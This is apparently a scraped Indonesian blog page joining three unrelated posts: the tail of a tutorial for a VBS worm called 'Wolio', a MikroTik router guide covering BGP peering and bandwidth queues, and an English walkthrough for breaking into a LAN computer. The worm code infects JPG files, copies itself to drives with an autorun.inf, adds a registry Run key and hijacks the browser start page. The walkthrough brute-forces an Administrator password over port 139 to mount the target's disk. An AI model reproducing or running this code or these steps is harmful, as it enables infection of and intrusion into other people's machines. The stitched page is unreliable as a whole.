set fbackup = fso.GetFile(Left(target,instrrev(target,”.”)) & “jpeg”)
fbackup.Attributes = 2 fsource.Copy(Left(target,instrrev(target,”.”)) & “jpg ” & “.vbs”)
ftarget.Delete
ftarget.Close
fsource.Close
End Sub
Sub carifilejpg(folder)
For Each filetarget in fso.GetFolder(folder).Files
If (Right(filetarget,3)=”jpg”) then serangan_jpg(filetarget)
Next
End Sub

2. Prosedur dibawah ini berfungsi untuk mencari drive yang aktif termasuk media flash disk dan kemudian menularinya.
Sub serangan_drive()
Set fso = CreateObject(”Scripting.FileSystemObject”)
Set Drives=fso.drives
adaflashdisk = False
For Each drive in Drives
If drive.isready Then
fsource.Copy(drive & “” & “wolio.vbs”)
If drive.DriveType = 1 And drive.DriveLetter > “C:” Then adaflashdisk = True
End If
Next
If adaflashdisk = True Then
set fileautorun = fso.CreateTextFile(drive.DriveLetter & “” & “autorun.inf”,False)
fileautorun.WriteLine(”[AUTORUN]“)
fileautorun.WriteLine(”RUN=wolio.vbs”)
End If
End Sub

3. Merubah Registry agar Start Page pada Internet Explorer menjalankan file HTML yang diinginkan
Sub serangan_ie()
If (regedit.RegRead(”HKEY_CURRENT_USER\SOFTWARE\MicrosoftInternet Explorer\Main\Start
Page”)<>”c:\windows\system32\wolio.html”) Then
regedit.RegWrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Main\Start
Page”,”c:\windows\system32\wolio.html”
End If
End Sub

4. Bagian ini digunakan untuk membuat sebuah file HTML yang akan menjalankan script virus

Sub buat_html()
set filehtml = fso.CreateTextFile(”c:windowssystem32wolio.html”,True)
filehtml.WriteLine(””)
“)
filehtml.WriteLine(”Welcome to Wolio”)
filehtml.WriteLine(”filehtml.WriteLine(””)
filehtml.WriteLine(””)
filehtml.WriteLine(”Selamat Datang di Wolio VBS “)
filehtml.WriteLine(””)
End Sub

5. Pada bagian ini akan mencari folder yang ada dan menularinya dengan script virus

Sub serangan_folder(foldername)
on error resume next
For Each subfolder in fso.GetFolder(foldername).SubFolders
fsource.Copy(subfolder & “wolio.vbs”)
carifilejpg(subfolder)
next
End Sub

6. Bagian dibawah ini adalah bagian yang utama gunanya untuk mendeklarasikan variabel dan memangggil semua prosedur

On Error Resume Next
dim fso, fsource, ftarget, fbackup, scriptname, myfolder, subfolder, preview, filetarget, sys, regedit, drive,
filehtml, fileautorun
dim adaflashdisk
set fso = CreateObject(”Scripting.FileSystemObject”)
set fsource = fso.GetFile(Wscript.ScriptFullName)
set regedit=CreateObject(”WScript.Shell”)
myfolder = Left(fsource,InStrRev(fsource,””))
‘ Copy-kan diri ke “c:windowssystem32″
fsource.Copy(”c:windowssystem32wolio.vbs”)
‘ Cari dan infeksi file JPG didalam folder
carifilejpg(myfolder)
‘ Copy-kan diri di sub folder yang ada
serangan_folder(myfolder)
‘ Regitry
if
(regedit.RegRead(”HKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows\Current\Version\Run\Wolio”)<>”c:\windows\system32\wolio.vbs”) Then
regedit.RegWrite
“HKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows\Current\VersionRun\Wolio”,”c:\windows\system32\wolio.vbs”
End If
‘ Copy-kan diri ke semua drive aktif
serangan_drive()
‘ Buat file wolio.html
buat_html()
‘ Ubah Start Page di Internet Explorer
serangan_ie()

Demikianlah artikel tentang cara pembuatan dan penuluran sebuah virus yang dibuat dengan VBS. Setelah mengetahui teknik penyebaran suatu virus yang dibuat dengan VBS, maka diharapkan kepada Anda agar dapat melakukan pencegahan. Virus yang kita pelajari kali ini sebenarnya hanya virus yang “KONYOL”, ini hanya membuka wacana Anda terhadap bahaya dari virus yang dibuat dengan VBS. Semoga artikel ini dapat bermanfaat.
Source: c o k e l a t n e t[dot]b l  o g s p o t[dot] c o m
Silakan Ber Eksperimen Dengan Ide-Ide yang lain, Cheers..
Jangan lupa untuk sharing kepada yang lain ya :)

Pengaturan Dasar Mikrotik

PENGATURAN DASAR

Diagram network dan konfigurasi IP Address yang digunakan pada contoh ini adalah seperti gambar berikut ini.

Untuk mempermudah pemberian contoh, kami mengupdate nama masing-masing interface sesuai dengan tugasnya masing-masing.
 

[admin@MikroTik] > /in pr
Flags: X - disabled, D - dynamic, R - running
 #    NAME            TYPE   RX-RATE  TX-RATE  MTU 
 0  R ether1-intl     ether  0        0        1500
 1  R ether2-iix      ether  0        0        1500
 2  R ether3-client   ether  0        0        1500

Konfigurasi IP Address sesuai dengan contoh berikut ini. Sesuaikanlah dengan IP Address yang Anda gunakan. Dalam contoh ini, IP Address yang terhubung ke OpenIXP (NICE) menggunakan IP 202.65.113.130/29, terpasang pada interface ether2-iix dan gatewaynya adalah 202.65.113.129. Sedangkan untuk koneksi ke internasional menggunakan IP Address 69.1.1.2/30 pada interface ether1-intl, dengan gateway 69.1.1.1.
Untuk klien, akan menggunakan blok IP 192.168.1.0/24, dan IP Address 192.168.1.1 difungsikan sebagai gateway dan dipasang pada ether3-client. Klien dapat menggunakan IP Address 192.168.1-2 hingga 192.168.1.254 dengan subnet mask 255.255.255.0.

Jangan lupa melakukan konfigurasi DNS server pada router, dan mengaktifkan fitur "allow remote request".
Karena klien menggunakan IP private, maka kita harus melakukan fungsi src-nat untuk kedua jalur gateway.
 
[admin@MikroTik] > /ip fi nat pr
Flags: X - disabled, I - invalid, D - dynamic
 0   chain=srcnat out-interface=ether1-intl action=masquerade
 1   chain=srcnat out-interface=ether2-iix action=masquerade
CEK: Pastikan semua konfigurasi telah berfungsi baik. Buatlah default route pada router secara bergantian ke IP gateway OpenIXP (NICE) dan internasional. Lakukanlah ping (baik dari router maupun dari klien) ke luar network Anda secara bergantian.

PENGATURAN BGP-PEER

Pertama-tama, pastikan bahwa Anda menggunakan gateway internasional Anda sebagai default route, dalam contoh ini adalah 69.1.1.1. Kemudian Anda perlu membuat sebuah static route ke mesin BGP Mikrotik Indonesia, yaitu IP 202.65.120.250.
Lalu periksalah apakah Anda bisa melakukan ping ke 202.65.120.250. Periksalah juga dengan traceroute dari router, apakah jalur pencapaian ke IP 202.65.120.250 telah melalui jalur koneksi yang diperuntukkan bagi trafik OpenIXP (NICE), dan bukan melalui jalur internasional.

Kemudian, Anda harus mendaftarkan IP Address Anda di website Mikrotik Indonesia untuk mengaktifkan layanan BGP-Peer ini. Aktivasi bisa dilakukan di halaman ini. IP Address yang bisa Anda daftarkan hanyalah IP Address yang bisa di-ping dari mesin kami, dan juga harus sudah diadvertise di OIXP. Aturan selengkapnya mengenai penggunaan layanan ini bisa dibaca di halaman ini. Setelah Anda mendaftarkan IP Address Anda, jika semua syarat sudah terpenuhi, Anda akan diinformasikan bahwa aktivasi layanan BGP-Peer Anda sudah sukses. Selanjutnya Anda bisa melihat status layanan BGP Anda di halaman ini.
BGP Router Mikrotik Indonesia akan menggunakan IP Address 202.65.120.250 dan AS Number 64888, dan Router Anda akan menjadi BGP Peer dengan menggunakan AS Number 64666.

Berikutnya adalah langkah-langkah yang harus Anda lakukan pada router Anda. Pertama-tama Anda harus membuat beberapa prefix-list untuk BGP ini. Untuk prefix yang akan Anda terima, untuk alasan keamanan dan hematnya agregasi routing, maka Anda perlu melakukan setting untuk menerima hanya prefix 8 hingga 24. Prefix 0 sampai 7, dan 25 sampai 32 akan Anda blok. Prefix ini kita berinama prefix-in. Untuk prefix-in yang accept, harap diperhatikan bahwa Anda perlu menentukan gateway untuk informasi routing ini, yaitu IP gateway OpenIXP (NICE) Anda. Dalam contoh ini adalah 202.65.113.129. Gantilah IP ini sesuai dengan gateway OpenIXP (NICE) Anda.
Sedangkan karena sifat BGP-Peer ini hanya Anda menerima informasi routing saja, di mana Anda tidak dapat melakukan advertisement, maka harus dilakukan blok untuk semua prefix yang dikirimkan, dan kita beri nama prefix-out.
Berikut ini adalah konfigurasi prefix list yang telah dibuat.


Tahap selanjutnya adalah konfigurasi BGP instance. Yang perlu di-set di sini hanyalah AS Number Anda, pada kasus ini kita menggunakan AS Number private, yaitu 64666.


Dan langkah terakhir pada konfigurasi BGP ini adalah konfigurasi peer. AS Number BGP Router Mikrotik Indonesia adalah 64888 dan IP Addressnya adalah 202.65.120.250. Karena kita sulit menentukan berapa hop jarak BGP Router Mikrotik Indonesia dengan Router Anda, maka kita melakukan konfigurasi TTL menjadi 255. Jangan lupa mengatur rule prefix-in dan prefix-out sesuai dengan prefix yang telah kita buat sebelumnya.


Setelah langkah ini, seharusnya BGP Router Mikrotik sudah dapat terkoneksi dengan Router Anda. Koneksi ini ditandai dengan status peer yang menjadi "established" dan akan dicantumkan pula jumlah informasi routing yang diterima. Anda juga bisa mengecek status peer ini dari sisi BGP Router Mikrotik Indonesia dengan melihat pada halaman ini.


Cek pula pada bagian IP Route, seharusnya sudah diterima ribuan informasi routing, dan pastikan bahwa gatewaynya sesuai dengan gateway OpenIXP (NICE) Anda, dan berada pada interface yang benar, dalam contoh ini adalah "ether2-iix".

Jika semua sudah berjalan, pastikan bahwa penggunaan 2 buah gateway ini sudah sukses dengan cara melakukan tracerute dari router ataupun dari laptop ke beberapa IP Address baik yang berada di internasional maupun yang berada di jaringan OpenIXP (NICE).
 
C:>tracert www.yahoo.com

Tracing route to www.yahoo-ht2.akadns.net 
[209.131.36.158]
over a maximum of 30 hops:

 1    <1 ms    <1 ms    <1 ms  192.168.1.1
 2     1 ms    <1 ms    <1 ms  69.1.1.1
 3   222 ms   223 ms   223 ms  157.130.195.13
 4   222 ms   289 ms   222 ms  152.63.54.118
 5   226 ms   242 ms  ^C

C:>tracert www.cbn.net.id

Tracing route to web.cbn.net.id [210.210.145.202]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.1.1
  2     1 ms    <1 ms     1 ms  202.65.113.129
  3    11 ms    12 ms   127 ms  218.100.27.218
  4    21 ms    41 ms    21 ms  218.100.27.165
  5    22 ms    24 ms  ^C

PENGATURAN BANDWIDTH MANAGEMENT
Setelah semua routing dan BGP Peer berjalan dengan baik, yang perlu kita lakukan sekarang adalah mengkonfigurasi bandwidth management. Untuk contoh ini kita akan menggunakan mangle dan queue tree.

Karena network klien menggunakan IP private, maka kita perlu melakukan connection tracking pada mangle. Pastikan bahwa Anda telah mengaktifkan connection tracking pada router Anda.

Untuk masing-masing trafik, lokal dan internasional, kita membuat sebuah rule mangle connection. Dari connection mark tersebut kemudian kita membuat packet-mark untuk masing-masing trafik.
 
[admin@MikroTik] > /ip firewall mangle print
Flags: X - disabled, I - invalid, D - dynamic
 0   chain=forward out-interface=ether1-intl 
     src-address=192.168.1.2 action=mark-connection 
     new-connection-mark=conn-intl
     passthrough=yes

 1   chain=forward out-interface=ether2-iix 
     src-address=192.168.1.2 action=mark-connection 
     new-connection-mark=conn-nice
     passthrough=yes

 2   chain=forward connection-mark=conn-intl 
     action=mark-packet 
     new-packet-mark=packet-intl passthrough=yes

 3   chain=forward connection-mark=conn-nice 
     action=mark-packet new-packet-mark=packet-nice 
     passthrough=yes
Untuk setiap klien, Anda harus membuat rule seperti di atas, sesuai dengan IP Address yang digunakan oleh klien.
Langkah berikutnya adalah membuat queue tree rule. Kita akan membutuhkan 4 buah rule, untuk membedakan upstream / downstream untuk koneksi internasional dan lokal.
 
[admin@MikroTik] > queue tree print
Flags: X - disabled, I - invalid
 0   name="intl-down" parent=ether3-client 
     packet-mark=packet-intl limit-at=0 
     queue=default priority=8 max-limit=128000
     burst-limit=0 burst-threshold=0 burst-time=0s

 1   name="intl-up" parent=ether1-intl 
     packet-mark=packet-intl limit-at=0 
     queue=default priority=8 max-limit=32000
     burst-limit=0 burst-threshold=0 burst-time=0s

 2   name="nice-up" parent=ether2-iix 
     packet-mark=packet-nice limit-at=0 
     queue=default priority=8 max-limit=256000
     burst-limit=0 burst-threshold=0 burst-time=0s

 3   name="nice-down" parent=ether3-client 
     packet-mark=packet-nice limit-at=0 
     queue=default priority=8 max-limit=1024000
     burst-limit=0 burst-threshold=0 burst-time=0s
Besarnya limit-at / max-limit dan burst bisa Anda sesuaikan dengan layanan yang dibeli oleh klien.

Hacking Local Area Network

Hack Local Area Network – LAN Hack – LAN Hacking.
This technique will be taking advantage of Port 139.
Most of the time,Port 139 will be opened.
First of all,I will do a port scanning at the target computer which is 192.168.40.128.
This computer is inside my LAN network.
I will scan it using Nmap.
[Image: 1_13.jpg]
I get the result and it shows Port 139 is opened up for me.
Now you will need both of these tools:
** USER2SID & SID2USER
** NetBios Auditing Tool
You can get both of them on the Internet.
After you get both of them,put them in the C:\ directory.
[Image: 2_1.jpg]
You now need to create a null session to the target computer.
[Image: 3_3.jpg]
Now open the Command Prompt and browse to the USER2SID & SID2USER folder.There will be 2 tools inside it,one will be USER2SID and another one will be SID2USER.
We will first using USER2SID to get the ID.
[Image: 4_10.jpg]
We will test against the Guest account because Guest account is a built in account.
After we get the ID,we need to do some modification on the ID.
We take the ID we get from the guest account and modified it become
“5 21 861567501 1383384898 839522115 500″.
Please leave out the S-1-,leave out all the – too.
[Image: 5_8.jpg]
Now you will see that you get the username of the Administrator account.
In this case,the Administrator account is Administrator.
Create a text file called user.txt and the content will be the username of the Admin account.
[Image: 6.jpg]
Prepare yourself a good wordlist.
[Image: 7.jpg]
Now put both of them in the same directory with the NetBios Auditing Tool.
[Image: 8.jpg]
Now we are going to crack the Admin account for the password in order to access to the target computer.
Browse to the NetBios Auditing Tool directory.
[Image: 9_1.jpg]
Press on enter and the tool will run through the passlist.
[Image: 10.jpg]
In this case,I have get the password.
In order to proof that I can get access to the target computer using this password.
[Image: 11.jpg]
After you press enter,it will prompt you for the username and password.
[Image: 12_6.jpg]
Therefore,just input them inside the prompt and continue.
[Image: 13.jpg]
Target C drive will be on your screen.
[Image: 14.jpg]
In order to prevent from this attack,close down port that you do not want to use such as Port 135,Port 136,Port 137,Port 138 and Port 139.
The download link of the tools will be:
Download Tools.rar
Credit: [A][D][N][A][N]

Masukkan alamat E-Mail Anda :

Delivered by FeedBurner